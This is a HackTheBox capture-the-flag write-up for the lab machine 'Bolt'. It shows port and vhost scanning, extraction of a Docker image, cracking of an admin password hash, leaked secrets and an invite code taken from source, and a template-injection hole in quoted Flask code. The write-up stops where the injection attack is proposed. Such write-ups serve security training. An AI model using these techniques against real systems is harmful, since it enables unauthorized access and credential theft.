


Bolt-Writeup.md

Bolt - HackTheBox - Writeup

Linux, 30 Base Points, Medium

Machine



Bolt
MEDIUM

ONLINE 1

10.10.11.114
IP ADDRESS

Stop Machine
Stop this machine to play another.

Reset Machine
Reset the machine to point zero.

Extend Time 20H 21M 54S
Add extra time to the machine.

Submit Flag
Submit a flag to this machine.

Add To-Do List
Add this machine to your list.

INFORMATION

STATISTICS

ACTIVITY

CHANGELOG

REVIEWS

WALKTHROUGHS

USER RATING

4.5
MACHINE RATING

608
USER OWNS

517
SYSTEM OWNS

7 Days
RELEASE DATE

d4rkpayl0ad

MACHINE CREATOR

GIVE RESPECT

evyatar9

60 3H 46M

USER OWN

evyatar9

70 2H 49M

SYSTEM OWN


SHARE RESULTS

TL;DR

To solve this machine, we begin by enumerating open services using `nmap` – finding ports `22` , `80` and `443` .

User:

Root:




Bolt Solution

User

Let's start with nmap scanning:

```
[evyatar@parrot]-[/hackthebox/Bolt]
└─$ nmap -sV -sC -oA nmap/Bolt 10.10.11.114
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-30 23:22 IDT
Nmap scan report for 10.10.11.114
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Starter Website - About
443/tcp   open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Passbolt | Open source password manager for teams
|_Requested resource was /auth/login?redirect=%2F
| ssl-cert: Subject: commonName=passbolt.bolt.htb/organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-S
| Not valid before: 2021-02-24T19:11:23
|_Not valid after: 2022-02-24T19:11:23
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

By observing port 80 we get the following web page:



And By observing port 443 (On <https://passbolt.bolt.htb>) we get the following web page:

Let's search for vhosts using gobuster :


```
[evyatar@parrot]-[/hackthebox/Bolt/image]
└─$ gobuster vhost -u http://bolt.htb -w subdomains-top1million.txt -t 100
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://bolt.htb
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:      subdomains-top1million.txt
[+] User Agent:    gobuster/3.1.0
```

```
[+] Timeout:      10s
=====
2021/10/01 00:41:51 Starting gobuster in VHOST enumeration mode
=====
Found: demo.bolt.htb (Status: 302) [Size: 219]
Found: mail.bolt.htb (Status: 200) [Size: 4943]
Found: MAIL.bolt.htb (Status: 200) [Size: 4943]
Found: mail.bolt.htb (Status: 200) [Size: 4943]
```


By browsing to <http://demo.bolt.htb> we get almost the same page that exist on port 80, The different is the register page which contains invite code:

Create an account


Your username

 username


E-mail

 @bolt.htb

Password

 Password

Your invite code


 Invite code

☐ I agree to the terms and conditions

Create Account

Already have an account? [Login here](#)

On port 80, By clicking on [Download](#) we get the following:



And by clicking on [Download Now](#) we get a tar file which contains the followings directories:

```
└─[evyatar@parrot]─[/hackthebox/Bolt/image/]
└─ $ ls
187e74706bdc9cb3f44dca230ac7c9962288a5b8bd579c47a36abf64f35c2950 859e74798e6c82d5191cd0deaae8c124504052faa654d6691c21f
1be1cefeda09a601dd9baa310a3704d6309dc28f6d213867911cd2257b95677c 9a3bb655a4d35896e951f1528578693762650f76d7fb3aa791ac
2265c5097f0b290a53b7556fd5d721ffad8a4921bfc2a6e378c04859185d27fa a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6
3049862d975f250783ddb4ea0e9cb359578da4a06bf84f05a7ea69ad8d508dab d693a85325229cdf0fec248731c346edbc4e02b0c6321e256ff
3350815d3bdf21771408f91da4551ca6f4e82edce74e9352ed75c2e8a5e68162 image.tar
3d7e9c6869c056cdfaace812b4ec198267e26e03e9be25ed81fe92ad6130c6b manifest.json
41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad repositories
745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf
```

So actuallly It's a [docker image](#), Let's load it using `docker load` command:

```
└─[evyatar@parrot]─[/hackthebox/Bolt/image/]
└─ $ docker load -i image.tar
3fc64803ca2d: Loading layer [=====>] 4.463MB/4.463MB
73f2f98bc222: Loading layer [=====>] 7.68kB/7.68kB
8f2df5d06a26: Loading layer [=====>] 62.86MB/62.86MB
a1e4f9dc4110: Loading layer [=====>] 57.57MB/57.57MB
f0c4120bc314: Loading layer [=====>] 29.79MB/29.79MB
14ec2ed1c30d: Loading layer [=====>] 6.984MB/6.984MB
68c03965721f: Loading layer [=====>] 3.072kB/3.072kB
fec67b58fd48: Loading layer [=====>] 19.97kB/19.97kB
7fa1531c7420: Loading layer [=====>] 7.168kB/7.168kB
e45bbea785e3: Loading layer [=====>] 15.36kB/15.36kB
ac16908b339d: Loading layer [=====>] 8.192kB/8.192kB
Loaded image: flask-dashboard-adminlte_appseed-app:latest
```

Now we can see this image:

```
└─[evyatar@parrot]─[/hackthebox/Bolt/image/]
└─ $ docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
flask-dashboard-adminlte_appseed-app	latest	859e74798e6c	6 months ago	154MB

Let's create a new docker from this image:

```
└─[evyatar@parrot]─[/hackthebox/Bolt/image/]
└─ $ docker run --name test -it flask-dashboard-adminlte_appseed-app
...
```

Now let's run `docker exec` to get a shell to this container:

```

└─[evyatar@parrot]─[/hackthebox/Bolt/image/]
└─ $ docker exec -it 535e3df2d317 /bin/sh
/ #

```

This is the first option, We can alternatively to use [dive](#) which is A tool for exploring a docker image, layer contents, and discovering ways to shrink the size of your Docker/OCI image, Using `dive` we can see which files added/modified for each layer.

Or we can untar simple `image.tar` - Let's use this method.

By enumerating on `a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2` directory we found file `layer.tar` , By untar the file we found a `sqlite3` DB file:

```

└─[evyatar@parrot]─[/hackthebox/Bolt/image/a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2]
└─ $ ls
db.sqlite3  json  layer.tar  root  tmp  VERSION

```

Let's observe the DB file using `sqlite3` :

```

└─[evyatar@parrot]─[/hackthebox/Bolt/image]
└─ $ sqlite3 db.sqlite3
sqlite> .tables
User
sqlite> select * from User;
1|admin|admin@bolt.htb|$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.||

```

So we found hash password of `admin@bolt.htb` , Let's crack it using `john` :

```

└─[evyatar@parrot]─[/hackthebox/Bolt/image]
└─ $ john --wordlist=~/.hackthebox/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
deadbolt      (?)
1g 0:00:00:00 DONE (2021-10-01 01:04) 1.369g/s 236712p/s 236712c/s 236712C/s dohaqatar..curlyfry
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

And we found the password of `admin@bolt.htb` which is `deadbolt` .

By observing `745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf` directory we found the following:

```

└─[evyatar@parrot]─[/hackthebox/Bolt/image/745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf]
└─ $ ls
config.py  unicorn-cfg.py  json  layer.tar  requirements.txt  run.py  VERSION

```

`config.py` file contains:

```

└─[evyatar@parrot]─[/hackthebox/Bolt/image/745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf]
└─ $ cat config.py
# -*- encoding: utf-8 -*-
"""
Copyright (c) 2019 - present AppSeed.us
"""

import os

```

```

from decouple import config

class Config(object):

    basedir      = os.path.abspath(os.path.dirname(__file__))

    # Set up the App SECRET_KEY
    SECRET_KEY = config('SECRET_KEY', default='S#perS3crEt_007')

    # This will create a file in <app> FOLDER
    SQLALCHEMY_DATABASE_URI = 'sqlite:/// ' + os.path.join(basedir, 'db.sqlite3')
    SQLALCHEMY_TRACK_MODIFICATIONS = False
    MAIL_SERVER = 'localhost'
    MAIL_PORT = 25
    MAIL_USE_TLS = False
    MAIL_USE_SSL = False
    MAIL_USERNAME = None
    MAIL_PASSWORD = None
    DEFAULT_MAIL_SENDER = 'support@bolt.htb'

class ProductionConfig(Config):
    DEBUG = False

    # Security
    SESSION_COOKIE_HTTPONLY = True
    REMEMBER_COOKIE_HTTPONLY = True
    REMEMBER_COOKIE_DURATION = 3600

    # PostgreSQL database
    SQLALCHEMY_DATABASE_URI = '{}://{ {}:{}@{}:{}/{}'.format(
        config( 'DB_ENGINE'   , default='postgresql' ),
        config( 'DB_USERNAME' , default='appseed'      ),
        config( 'DB_PASS'     , default='pass'         ),
        config( 'DB_HOST'     , default='localhost'    ),
        config( 'DB_PORT'     , default=5432           ),
        config( 'DB_NAME'     , default='appseed-flask' )
    )

class DebugConfig(Config):
    DEBUG = True

# Load all possible configurations
config_dict = {
    'Production': ProductionConfig,
    'Debug'      : DebugConfig
}

```

We can see there some credentials - DB appseed:pass , Secret Key: S#perS3crEt_007 .

On 41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad directory we find the following:

```

└─[evyatar@parrot]─[/hackthebox/Bolt/image/41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad]
└─ $ ls
app  json  layer.tar  VERSION

```

Where app directory contains the application code, The intresting file is app/base/routes.py :

```

cat routes.py
# -*- encoding: utf-8 -*-
"""
Copyright (c) 2019 - present AppSeed.us
"""

from flask import jsonify, render_template, redirect, request, url_for

```

```

from flask_login import (
    current_user,
    login_required,
    login_user,
    logout_user
)

from app import db, login_manager
from app.base import blueprint
from app.base.forms import LoginForm, CreateAccountForm
from app.base.models import User
from hmac import compare_digest as compare_hash
import crypt

@blueprint.route('/')
def route_default():
    return redirect(url_for('base_blueprint.login'))

## Login & Registration

@blueprint.route('/login', methods=['GET', 'POST'])
def login():
    login_form = LoginForm(request.form)
    if 'login' in request.form:

        # read form data
        username = request.form['username']
        password = request.form['password']

        # Locate user
        user = User.query.filter_by(username=username).first()

        # Check the password
        stored_password = user.password
        stored_password = stored_password.decode('utf-8')
        if user and compare_hash(stored_password, crypt.crypt(password, stored_password)):

            login_user(user)
            return redirect(url_for('base_blueprint.route_default'))

        # Something (user or pass) is not ok
        return render_template( 'accounts/login.html', msg='Wrong user or password', form=login_form)

    if not current_user.is_authenticated:
        return render_template( 'accounts/login.html',
                                form=login_form)
    return redirect(url_for('home_blueprint.index'))

@blueprint.route('/register', methods=['GET', 'POST'])
def register():
    login_form = LoginForm(request.form)
    create_account_form = CreateAccountForm(request.form)
    if 'register' in request.form:

        username = request.form['username']
        email = request.form['email']
        code = request.form['invite_code']
        if code != 'XNSS-HSJW-3NGU-8XTJ':
            return render_template('code-500.html')
        data = User.query.filter_by(email=email).first()
        if data is None and code == 'XNSS-HSJW-3NGU-8XTJ':
            # Check username exists
            user = User.query.filter_by(username=username).first()
            if user:
                return render_template( 'accounts/register.html',
                                        msg='Username already registered',
                                        success=False,
                                        form=create_account_form)

```



```

# Check email exists
user = User.query.filter_by(email=email).first()
if user:
    return render_template( 'accounts/register.html',
                           msg='Email already registered',
                           success=False,
                           form=create_account_form)

# else we can create the user
user = User(**request.form)
db.session.add(user)
db.session.commit()

return render_template( 'accounts/register.html',
                       msg='User created please <a href="/login">login</a>',
                       success=True,
                       form=create_account_form)

else:
    return render_template( 'accounts/register.html', form=create_account_form)

@blueprint.route('/logout')
def logout():
    logout_user()
    return redirect(url_for('base_blueprint.login'))

## Errors

@login_manager.unauthorized_handler
def unauthorized_handler():
    return render_template('page-403.html'), 403

@blueprint.errorhandler(403)
def access_forbidden(error):
    return render_template('page-403.html'), 403

@blueprint.errorhandler(404)
def not_found_error(error):
    return render_template('page-404.html'), 404


@blueprint.errorhandler(500)
def internal_error(error):
    return render_template('page-500.html'), 500

```


As we can see, If we want to register we need to provide the invite code `xNSS-HSJW-3NGU-8XTJ` , We are able to register using this invite code:

Create an account


Your username

 evyatar9


E-mail

 evyatar@bolt.htb

Password

 ●●●●●●●●

Your invite code


 XNSS-HSJW-3NGU-8XTJ

☒ I agree to the terms and conditions


Create Account

Already have an account? [Login here](#)

By login using our credentials to <http://demo.bolt.htb> we get:




And by login to <http://bolt.htb> we get:




As we can see, We are able to login to both portals and we have more options on demo domain.

And also using the same credentials we are able to log in to <http://mail.bolt.htb>:



We can see an hints on <http://bolt.htb> dashboard:



So by enumerating the docker image we found the following file

41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad/app/home/routes.py with the following function:

```
@blueprint.route('/confirm/changes/<token>')
def confirm_changes(token):
    """Confirmation Token"""
    try:
        email = ts.loads(token, salt="changes-confirm-key", max_age=86400)
    except:
        abort(404)
    user = User.query.filter_by(username=email).first_or_404()
    name = user.profile_update
    template = open('templates/emails/update-name.html', 'r').read()
    msg = Message(
        recipients=[f'{user.email}'],
        sender = 'support@example.com',
        reply_to = 'support@example.com',
        subject = "Your profile changes have been confirmed."
    )
    msg.html = render_template_string(template % name)
    mail.send(msg)

    return render_template('index.html')
```

So as we can see, If we are changing our user name It will send an email to our mailbox with template HTML render.

We can use [STTI attcak](#) on username field.

